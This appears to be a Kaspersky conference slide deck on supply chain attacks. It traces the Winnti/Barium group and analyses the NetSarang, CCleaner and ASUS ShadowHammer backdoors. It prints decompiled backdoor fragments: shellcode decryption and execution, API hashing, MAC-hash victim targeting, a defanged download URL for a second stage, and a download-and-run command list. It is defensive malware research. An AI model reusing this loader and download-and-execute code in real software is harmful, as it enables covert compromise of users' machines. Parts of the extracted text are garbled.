

# The evolution and future of supply chain attacks

---

Boris Larin

Alexander Liskin

kaspersky

**During the presentation certain companies will be mentioned in relation to supply chain attacks**

**The fact that they became victims of such attacks shouldn't reflect badly on them – everyone could be compromised, as history has shown us**

**How the incident is handled and what measures are taken following it, is what matters most**

## Alexander Liskin

Head of Heuristic Detection and Vulnerability Research Team

- Leads malware detection technologies and their development
- Implements SDL practices within the department
- Likes to analyze different file formats and packed executables

Twitter: [@0x1fffffffffffff](https://twitter.com/0x1fffffffffffff)



## Boris Larin

Senior Malware Analyst

- Reverse engineer (multi-arch firmwares, kernels, etc.)
- Vulnerability and exploit detection research
- Finds zero-days exploited in the wild and supply chain attacks

Twitter: [@oct0xor](https://twitter.com/oct0xor)



# WHAT IS A SUPPLY CHAIN ATTACK?

A supply chain attack compromises products or services  
before they are delivered to customers

## Generic supply chain attack

5



There are known cases when malicious implant was pre-installed on a device during manufacture and shipment

## Different ways to hide implant

6

- Software implant (malware with persistence mechanism)
- Firmware implant (UEFI/BIOS rootkit, etc.)
- Hardware implant (BadUSB attack, sophisticated modification of IC, etc.)

keelog.com

### AirDrive Forensic Keylogger Cable / Module

The **AirDrive Forensic Keylogger** is a series of specialized hardware keyloggers with Wi-Fi access, aiming at minimizing the risk of exposure. They diverge from the classic USB adapter shape, making them nearly impossible to locate.

Available as a **USB extension cable** and **keyboard-embeddable module** only 0.5" (12 mm) in length and width.

[more...]

\$39<sup>99</sup> or €34<sup>99</sup>



Malicious implant can not only be pre-installed on a device  
It may be installed through the update mechanisms of legitimate applications

Attack with man-in-the-middle:




(1) Software asks for update http://....

(2) Request hijacked, malware is delivered



“Flame” malware used Windows Update to spread within a network

Threat actors can infect millions of computers with a single attack  
(including enterprises, governments, ...)



Average computer has many applications, some of which check updates daily

# SUPPLY CHAIN ATTACKS ARE POISONING TRUSTED MECHANISMS

If you install updates:  
You may became a victim of a supply chain attacks

If you not install updates:  
You might be vulnerable to security issues

# REALLY HUGE PROBLEM FOR SOFTWARE COMPANIES

You may be a target, but you may be a weapon

The screenshot shows a web browser window with the title bar "SECURELIST". Below the title bar, there is a navigation menu with links: "THREATS", "CATEGORIES", "TAGS", "STATISTICS", and "ENCYCLOPEDIA". A blue header bar contains the text "VIRUS WATCH". The main content area features a large, bold, black headline: "A short history of Induc". Below the headline, the text "By Alexander Gostev on August 29, 2009. 10:25 pm" is displayed. The article begins with a paragraph: "There's been a lot of fuss in the media lately, with news from all the major antivirus companies being printed and reprinted. And all the news is on the same topic – something we haven't seen since Kido (Conficker) and the latest Adobe vulnerabilities. The source of all the fuss? Virus.Win32.Induc.a." A block of text is highlighted with a black border: "The name relates directly to the virus functionality. Once it's on the victim machine, it checks to see if Delphi is installed – it targets versions 4.0, 5.0, 6.0 and 7.0. If it detects one of these versions of Delphi, it copies the .pas file it's going to use (in this case, sysconst.pas) to Source to Lib and adds its code to the file. It makes a backup of sysconst.dcu, calling it". Another block of text is highlighted with a black border: "This isn't a new approach. Some of you might remember a similar virus from the 1990s, a virus which targeted MS-DOS and infected Pascal files. There are other examples from the more recent past: Lykov, for instance, which appends its code to Visual Basic program source files, first appeared in 2003. Its successor, Lykov.b, which infects VB.NET program source files, showed up a couple of years later."

## Some of recent examples

12

MALWARE + RECOMMENDED + SECURITY NEWS

# Mac Users Hit by Rare Ransomware Attack, Spread via Transmission BitTorrent App

Posted on March 6th, 2016 by Graham Cluley



Mac owners who use the open source Transmission BitTorrent client are being warned that a version of the installer was distributed via the app's official website, infected with a new family of ransomware.

App Store

GAMING & CULTURE STORE

and

ers.

were found laced with a that distributed them to

In this presentation we want talk about activity of an actor who is believed to be behind the most loud supply chain attacks

First supply chain attack of this group was observed by Kaspersky back in 2011

Hacking group with Chinese origin, interested in online video game industry:

- Theft of source code
- Theft of digital certificates
- Conversion of virtual in-game currency/“gold” into real money

Back then were identified 11 compromised certificates of gaming companies  
They were shared with other hacking groups, presumably coming from China

Since initial Kaspersky GReAT report its possible to observe that this actor switched to broader set of targets, still using distinct techniques

- TeamViewer discovered attack in 2016, with the use of Winnti backdoor
- Winnti malware was used against ThyssenKrupp in 2016 and Bayer in 2018

As Winnti group was sharing compromised certificates before, its possible that multiple groups are using the same tools and techniques, but having different goals

Microsoft distinguish two groups “Barium” and “Lead” using Winnti malware


Video game industry activity can be linked to “Barium”

Our code similarity also identified links to “Axiom” APT umbrella


1. Compromise through 3<sup>rd</sup> party software
  - Group is famous for stealthy supply chain attacks targeting only selected victims
2. Exploits for web services
3. Phishing
4. Stolen credentials

## Timeline of discovery

16




## Server management tools by NetSarang (Xmanager, Xshell, Xftp, etc.) Backdoor embedded into legitimate nssock2.dll



error system invalid string position string too long ,  
RSDSЭ0мeБЧjСо<sup>Л</sup>иа@ D:\tortoiseSVN\nsc5\bin\Release\nssock2.pdb @ ← ←  
@ Д♦dA@ @ №♦@ 0 ♦@p♦t♦@ @ 7+♦L@ @ L+♦bA@ @ H@(Б@

```
void * __thiscall execute_backdoor(void *this)
{
    void *v2; // [esp+0h] [ebp-18h]
    int (_stdcall *decrypted_shellcode)(_DWORD); // [esp+8h] [ebp-10h]
    unsigned int i; // [esp+10h] [ebp-8h]
    unsigned int v5; // [esp+14h] [ebp-4h]

    v2 = this;
    decrypted_shellcode = (int (_stdcall *)(_DWORD))VirtualAlloc(0, 0xFB48u, 0x1000u, 0x40u);
    v5 = encrypted_shellcode;
    for ( i = 0; i < 0xFB44; ++i )
    {
        *((_BYTE *)decrypted_shellcode + i) = v5 ^ *((_BYTE *)&encrypted_shellcode + i + 4);
        v5 = 0xC9BED351 * ((v5 >> 16) + (v5 << 16)) - 0x57A25E37;
    }
    if ( (unsigned int)decrypted_shellcode(0) < 0x1000 )
        MessageBoxA(0, "aaaaaaa", 0, 0);
    return v2;
}
```



## Anti-analysis

### API name hash

```
loc_492569:  
moussx eax, al  
ror ebx, 8  
add ebx, eax  
xor ebx, 7C35D9A3h  
inc ecx  
  
; hash = _ROR4__(hash, 8  
; hash += *name  
; hash ^= 0x7C35D9A3
```

```
v2 = encrypted_string;  
v3 = output;  
v9 = 0;  
v4 = (_BYTE *)LocalAlloc(4096);  
v5 = *v2 | (unsigned __int16)(v2[1] << 8);  
v6 = v4;  
v7 = v2 + 2 - v4;  
do  
{  
    *v6 = v5 ^ v6[v7];  
    v5 = 0x41120000 * v5 - 0x434CBEEE * (v5 >> 16) - 0x2F878E0F;  
    if ( !v6 )  
        break;  
    ++v9;  
    ++v6;  
}
```

### Encrypted strings

```
loc_F52B: ; CODE XREF: sub_F51F+1:p  
    push    ebp  
    mov     ebp, esp  
    sub     esp, 434h  
    push    ebx  
    push    esi  
    push    edi  
    js      short loc_F53C  
    jns     short loc_F53C  
    ; ----- db 0E9h ; jmp near ptr  
    ; -----
```

```
; ===== S U B R O U T I N E =====  
kernel32_Sleep proc near  
    mov     eax, 892745BAh  
    neg     eax  
    jmp     eax  
kernel32_Sleep endp  
  
; ----- db 75h ; u  
  
; ===== S U B R O U T I N E =====  
kernel32_lstrcpy proc near
```

### Obfuscated imports


**Modular backdoor platform:**

Communication based on the DNS protocol

Download and execute arbitrary code provided from the C&C server

Maintain a virtual file system (VFS) inside the registry

VFS and additional files are encrypted and stored uniquely for each victim



Domains for C&C servers registered covering July to December 2017

It confirms alleged start date of the attack as around mid July 2017


Found by Kaspersky GReAT team in July 2017 and reported to NetSarang

One activated payload found in a company in Hong Kong

**Utility to cleanup a potentially unwanted files and Windows Registry entries**  
**Backdoor is located inside main executable**

```
R53 453 \|53 +63 T63 u63 \|63 \|63 .63 S73 v73 \73 L73 @83 983 @83 \|83 &93 _93 T93 \|93 \93 &
\B3 \|B3 eE3 F3 4F3 WF3 MF3 \|F3 \F3 *G3 bG3 PG3 \|G3 \|G3 \H3 \|H3 ~H3 лH3 юH3 ▲I3 XI3 EI3 ИI
KX/←l\|s=0 s:\workspace\ccleaner\branches\v5.33\bin\CCleaner\Release\CCleaner.pdb ← 0\ 0\
lj3 ♦ .CRT$XCA pj3 ♦ .CRT$XCAA tj3 $ .CRT$XCC \|j3 L .CRT$XCL \|j3 ►► .CRT$X
Z °n3 ♦ .CRT$XLA Nn3 ♦ .CRT$XLC o3 ♦ .CRT$XLZ ♦o3 ♦ .CRT$XPA ♦o3 ♦ .C
ata \|l: L .rdata$T \|l: 0►► .rdata$r E#= bF .rdata$sxdata Mi= .+ .rdata$zzzbbe \|c

decrypt_shellcode(encrypted_shellcode, 10616);
result = HeapCreate(0x400000u, 0, 0);
hHeap = result;
if ( result )
{
    decrypted_shellcode = HeapAlloc(result, 0, 0x3978u);
    lpMem = decrypted_shellcode;
    if ( decrypted_shellcode )
    {
        v2 = 0;
        v3 = decrypted_shellcode - encrypted_shellcode;
        do
        {
            *(decrypted_shellcode + v2) = encrypted_shellcode[v2];
            encrypted_shellcode[v2++] = 0;
        }
        while ( v2 < 10616 );
        decrypted_shellcode();
        FOR ( i = 0, i < 10010, ++i )
        {
            decrypted_shellcode[i] = 0;
        }
    }
}
```



## CCleaner infection

22

```
v0 = time(0);
delay_for_time_check(601);
if ( !(unsigned int)(time(0) - v0) < 0x258 )
    return 0;
v19 = t mov    [ebp+Src], 5C393B1Dh
if ( v1 mov    [ebp+var_1C], 0C4EFACAEh
    return mov    [ebp+var_18], 620F2385h
enable_ enable_ mov    [ebp+var_14], 0F94A545h
data_ = data_ mov    [ebp+var_10], 8Eh ; 'h'
*( _DWORD call   crypt_string    ;
data[4]           ; 48      dec     eax
data[5]           ; 33 C0    xor     eax, eax
v3 = Ge           ; 48      dec     eax
data[6]           ; 85 C0    test    eax, eax
data[7]           ; 75 07    jnz    short locret_1F6F5E3
nSize =           ; C3      retn
GetComp           ; 90      nop
nSize =           ; 90      nop
GetComp           ; 90      nop
get_mac           ; 90      nop
v21 = 0           ; 90      nop
get_ins           ; 90      nop
if ( da           ; locret_1F6F5E8
    get_i           ; C3      retn
get_run           ; 48 33 C0          xor     rax, rax
crypt_s           ; F4 85 C0          test    rax, rax
dwOptio           ; 75 07          jnz    short locret_F
hMem =           ; C3      retn
encode_           ; 90 90 90 90 90 90  db 6 dup(90h)
WSAStar           ; C3      retn

                                locret_F:
                                retn
```

## Checks IcmpSendEcho execution time

## Checks that current user is administrator

**Reads or generates infection ID, and stores it in structure with other system information:**

- NtVersion
  - IsWow64
  - Arch (x86/x64)
  - Computer name and DNS domain
  - Mac addresses of network adapters
  - Software installed on system
  - Processes running on system

**Data is sent to C&C server which returns 2<sup>nd</sup> stage of payload only to specific victims**

### According to Avast:


- The altered installation file was downloaded by 2.27 million CCleaner customers worldwide
- Second stage binary was downloaded to 40 PCs
- In addition, Avast researchers found ShadowPad installed on four Piriform computers

Domain	Industry	Country	Number of impacted PCs
cht.com.tw	Telco	Taiwan	13
nsl.ad.nec.co.jp	Tech	Japan	10
samsung samsung.sk samsung.sepm	Tech	Korea	5
corpnet.asus paskey.corpnet.asus	Tech	Taiwan	2
ad.fip.fujitsu.com domain.ftsp.ten.fujitsu.com	Tech	Japan	2
am.sony.com	Tech	Japan	2
infoview2u.dvrdns.org	Internet	USA	1
uk.pri.o2.com	Telco	UK	1
gg.gauselmann.com	Gaming	Germany	1
singtel	Telco	Singapore	1
intel.com	Tech	USA	1
vmware.com	Tech	USA	1

"Complete list of companies / domains affected, together with the number of impacted PCs"  
Image copyright: Avast

<https://blog.avast.com/additional-information-regarding-the-recent-ccleaner-apt-security-incident>

Downloaded from the official ASUS Update server:  
hxxps://liveupdate01s[.]asus[.]com/... .../Liveupdate\_Test\_VER\*.zip



## Early variants

Backdoored ASUS Live Updater executable

Original ASUS code

**Tiny malicious code injection**

Resource 136: EXE

**Malicious Downloader**

Remainder of ASUS updater tool code  
(broken PE file)

## Newer variants

Backdoored ASUS Live Updater executable

Original ASUS code

**Tiny patch of CRT function call**

**Payload Decryptor**

Resource 136: EXE

**Encrypted Payload**

Remainder of ASUS updater tool code  
(broken PE file)

# Operation ShadowHammer - Backdoor 1

26

```
int __stdcall __noreturn wWinMain(HINSTANCE hInstance, HINSTANCE hPre
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"" TO EXPAND]

    savedregs = &savedregs;
    v13 = v5;
    v12 = v4;
    buf = VirtualAlloc(0, 0x80000u, 0x1000u, 0x40u);
    if ( buf )
    {
        payload = buf;
        input = (int *)0x56EC78; ——————→
        output = buf;
        size = 0xBC00;
        do
        {
            data = *input;
            ++input;
            *output = data;
            ++output;
            --size;
        }
        while ( size );
        ((void __cdecl * )(int, int))(payload + 0x302))(v12, v13);
    }
    ExitProcess(0);
}
```

Payload in resources  
(in place of original executable)

The screenshot shows a debugger interface with two main windows. On the left, assembly code is displayed with several instructions highlighted in blue. An arrow points from the instruction at address .0056EC78 to the memory dump window on the right. The memory dump window shows the raw binary data of the payload, which includes a PE header and a section of Russian text. A green arrow points from the end of the payload data in the memory dump back to the assembly code at address .0056ECE0.


.0056EC70: 03 00 45 00-58 00 45 00-4D 5A 90 00-03 00 00 00  
.0056EC80: 04 00 00 00-FF FF 00 00-B8 00 00 00-00 00 00 00  
.0056EC90: 40 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00  
.0056ECA0: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00  
.0056ECB0: 00 00 00 00-E8 00 00 00-00-0E 1F BA 0E-00 B4 09 CD  
.0056ECC0: 21 B8 01 4C-CD 21 54 68-69 73 20 70-72 6F 67 72  
.0056ECD0: 61 6D 20 63-61 6E 6E 6F-74 20 62 65-20 72 75 6E  
.0056ECE0: 20 69 6E 20-44 4F 53 20-6D 6F 64 65-2E 0D 0D 0A

▼ E X E M Z P ▼  
◆ 1  
@  
ш й||а |о=  
!\_0L=!This progr  
am cannot be run  
in DOS mode.►■

Документ создан в Microsoft Word.  
ОРОQRSTUVWXYZ{ | }~¤АБВГДЕЖЗИЙКЛМНОРСТУФХЦЧШЫЎЭЮябвгдеж  
Т@ D:\C++\AsusShellCode\Release\AsusShellCode.pdb R@  
‡ ■ ГВ@ В@ ■ L ■ UD@  
@ @ +1 X@ A T@ f@

## Operation ShadowHammer - Backdoor 2

27



The screenshot shows a debugger interface with assembly code. The code is annotated with comments explaining its purpose:

```
; Attributes: library function noreturn bp-based frame
; void __cdecl __noreturn __crtExitProcess(UINT uExitCode)
__crtExitProcess proc near
    uExitCode= dword ptr 8

    mov     edi, edi
    push    ebp
    mov     ebp, esp
    push    [ebp+uExitCode]
    call    execute_shellcode
    pop    ecx
    push    [ebp+uExitCode] ; uExitCode
    call    ds:ExitProcess
__crtExitProcess endp
```

```
int __stdcall decrypt_shellcode(BYTE *input, int size, BYTE *output)
{
    int result; // eax
    unsigned int d; // [esp+D0h] [ebp-44h]
    unsigned int c; // [esp+DCh] [ebp-38h]
    unsigned int b; // [esp+E8h] [ebp-2Ch]
    unsigned int a; // [esp+F4h] [ebp-20h]
    int i; // [esp+10Ch] [ebp-8h]

    i = 0;
    a = *(DWORD *)input;
    b = *(DWORD *)input;
    c = *(DWORD *)input;
    d = *(DWORD *)input;
    do
    {
        a = a + (a >> 3) - 0x11111111;
        b = b + (b >> 5) - 0x22222222;
        c += 0x33333333 - (c << 7);
        d += 0x44444444 - (d << 9);
        output[i] = (d + c + b + a) ^ input[i];
        result = ++i;
    }
    while ( i < size );
    return result;
}
```

“Famous” algorithm from PlugX

1. Get MAC addresses with iphlpapi.dll's GetAdaptersAddresses API function
2. Use MD5 API from ntdll.dll to calculate MD5 of six raw bytes of physical address
3. Check that MAC hashes belong to table that was assembled on stack
4. In the event of a match, next stage will be downloaded from  
[hxps://asushotfix.com/logo.jpg](http://asushotfix.com/logo.jpg) ([logo2.jpg](http://asushotfix.com/logo2.jpg) in newer variants)  
Otherwise create an INI file "idx.ini" which will be located two directory levels up from the current executable

Targets only very specific computers with surgical precision

We identified 230 unique backdoored samples


Containing 14 unique hash tables:

- Smallest table – eight entries
- Biggest table – 307 entries

Some hashes are present in all tables

In total we found:

- 205 entries of Type 1
- 209 entries of Type 2



Over 400 machines were targeted by Operation ShadowHammer

**ASUS was not the only victim of “Operation ShadowHammer”**

**While we were working on report our supply chain attack detection technology caught a number of other cases:**

- **Digitally signed binaries from three other vendors in Asia**
- **All cases are very similar to each other and can be clustered together**
- **All victims were from the gaming industry**
- **All new cases had the same backdoor but it was different from ASUS case**

```
int __stdcall start(int a1, int a2, int a3, int a4)
{
    int result; // eax
    HANDLE v5; // eax
    struct WSADATA WSADATA; // [esp+0h] [ebp-190h]

    adjust_privileges();
    result = is_backdoor_uninstalled();
    if ( !result )
    {
        WSASStartup(0x202u, &WSADATA);
        v5 = CreateThread(0, 0, main_thread, 0, 0, 0);
        result = CloseHandle(v5);
    }
    return result;
}
```

## Supported commands:

DownUrlFile - download data to file

DownRunUrlFile - download data to file and execute it

RunUrlBinInMem - download data and run as shellcode

UnInstall - set registry flag to prevent malware start

## Configuration contains:

- C2 URL
- Sleep timeout
- Target keyword
- List of unwanted processes

